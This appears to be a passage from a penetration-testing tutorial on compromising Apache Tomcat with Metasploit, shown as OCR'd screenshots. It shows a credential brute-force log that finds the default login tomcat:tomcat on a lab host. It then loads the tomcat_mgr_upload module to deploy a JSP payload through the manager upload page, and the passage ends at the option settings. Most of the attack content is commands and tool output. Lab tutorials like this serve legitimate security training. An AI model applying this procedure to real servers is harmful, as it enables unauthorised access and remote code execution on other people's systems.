


```
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.41.134:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.41.134:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > 
```

We successfully got one pair of credentials. The target is using default tomcat credentials. Th-e username and password are both tomcat:tomcat.


Since we now have the credentials, we can use those credentials to get access to the system. Let's use the exploits/multi/http/tomcat_mgr_upload module to do this. This module executes a payload on Apache Tomcat servers provided their credentials are known. The pa-yload is a WAR archive containing a jsp application. It is done using a POST request agains-t the /manager/html/upload component.

Load the exploits/multi/http/tomcat_mgr_upload module as shown below and use the show options command to see all the options this module requires.




```
msf > use exploits/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified usern
ame
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:po
rt[,type:host:port][...]
   RHOST                          yes       The target address
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing conne
ctions
   TARGETURI     /manager         yes       The URI path of the manager app (/ht
ml/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
```

Set the rhost and rport option which is the IP address and port on which Apache Tomcat running on our target (In this case, RHOST is 192.168.41.134 and RPORT is 8180). Als the Httpusername and Httppassword. The check command confirms that our target is indeed vulnerable.



